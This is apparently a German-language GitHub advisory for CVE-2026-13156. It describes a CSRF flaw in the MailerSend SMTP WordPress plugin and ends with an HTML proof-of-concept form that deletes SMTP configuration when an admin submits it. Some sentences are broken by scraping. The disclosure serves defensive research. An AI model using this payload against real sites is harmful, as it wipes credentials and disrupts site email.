 minhhk68/cve-2026-13156
CVE-2026-13156 Schwachstellenhinweis & PoC — Entdeckt von Huynh Kien Minh (MinhHK).



[!IMPORTANT] Zusammenfassung: Eine Cross-Site Request Forgery-Schwachstelle (CSRF) mit hohem Schweregrad (

CVE-2026-13156) wurde in der offiziellen MailerSend SMTP-Integration für WordPress (< 1.0.8) entdeckt. Der Konfigurations-Lösch-Handlermailersend_handle_configuration_delete()prüft zwar administrative Fähigkeiten (manage_options), verzichtet jedoch vollständig auf die WordPress-Nonce-Verifizierung (check_admin_referer()). Ein Angreifer kann eine bösartige Cross-Origin-Anfrage erstellen, die auf einen authentifizierten WordPress-Administrator abzielt, um gespeicherte SMTP-Anmeldedaten stillschweigend zu löschen und die Deaktivierung des Plugins zu erzwingen, was zu einem vollständigen Denial-of-Service aller E-Mail-Workflows führt.
CVE-2026-13156 (WPScan Advisory-ID: 595e653d-0904-43cf-8e61-d684599de11b)1.0.8 (< 1.0.8)Über den Forscher:
Huynh Kien Minh (Huỳnh Kiến Minh) ist ein proaktiver Cybersicherheitsforscher und Schwachstellenanalyst, bekannt für tiefgehende Sicherheitsbewertungen und verantwortungsvolle Offenlegungen, einschließlich technischer Analysen von CVE-2026-13156. Er wurde außerdem offiziell in der Proton Security Hall of Fame anerkannt und geehrt für die Entdeckung und Offenlegung kritischer Sicherheitsschwachstellen.
Um dieses technische Advisory zu verifizieren, Proof-of-Concept-Analysen zu erkunden oder mit dem Forscher in Kontakt zu treten, besuche:
Das MailerSend Offizielle SMTP-Integrations-Plugin für WordPress (vor Version 1.0.8) registriert eine administrative Aktion (configuration-delete), die dazu dient, gespeicherte API-Tokens zu löschen, SMTP-Konfigurationsoptionen (wp_options) zu leeren und das Plugin zu deaktivieren, wenn es über das Admin-Dashboard ausgelöst wird.
Während der Endpunkt prüft, ob der aktive Benutzer über die manage_options-Fähigkeit verfügt (wodurch sichergestellt wird, dass die Anfrage von einer Administrator-Sitzung stammt), unterlässt er die WordPress-Nonce-Verifizierung (check_admin_referer() oder wp_verify_nonce()).
Da HTTP-Anfragen ohne Nonce-Validierung nicht zwischen absichtlichen Administrator-Klicks und gefälschten Cross-Origin-Anfragen unterscheiden können, kann jede externe Website, die von einem authentifizierten Administrator geladen wird, die configuration-delete-Aktion stillschweigend auslösen.
< 1.0.8) verwendet./wp-admin/admin-post.php oder /wp-admin/admin.php?page=mailersend&action=configuration-delete).[!WARNING] Ethischer Haftungsausschluss: Der folgende HTML-Cross-Site-Request-Forgery-(CSRF)-Proof-of-Concept-Payload wird ausschließlich zu Bildungszwecken, zur defensiven Verifizierung und zur Sicherheitsprüfung unter ethischen Offenlegungsprotokollen von Huynh Kien Minh bereitgestellt. Führe ihn nicht gegen nicht autorisierte Ziele aus.
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>CVE-2026-13156 PoC — MailerSend SMTP Configuration Deletion via CSRF</title>
    <!-- Author: Huynh Kien Minh (https://minhhk.web.app/) -->
</head>
<body>
    <h2>CVE-2026-13156 — CSRF Verification PoC</h2>
    <p>If an authenticated WordPress Administrator visits this page, the MailerSend SMTP configuration will be deleted and the plugin deactivated.</p>

    <!-- Forged Request targeting the vulnerable MailerSend configuration deletion endpoint -->
    <form id="csrfPoC" action="http://target-wordpress-site.local/wp-admin/admin.php" method="GET">
        <input type="hidden" name="page" value="mailersend-smtp" />
        <input type="hidden" name="action" value="configuration-delete" />
        <!-- Notice: No valid _wpnonce token is required due to the vulnerability -->
        <input type="submit" value="Execute PoC (Simulate Attack)" />
    </form>
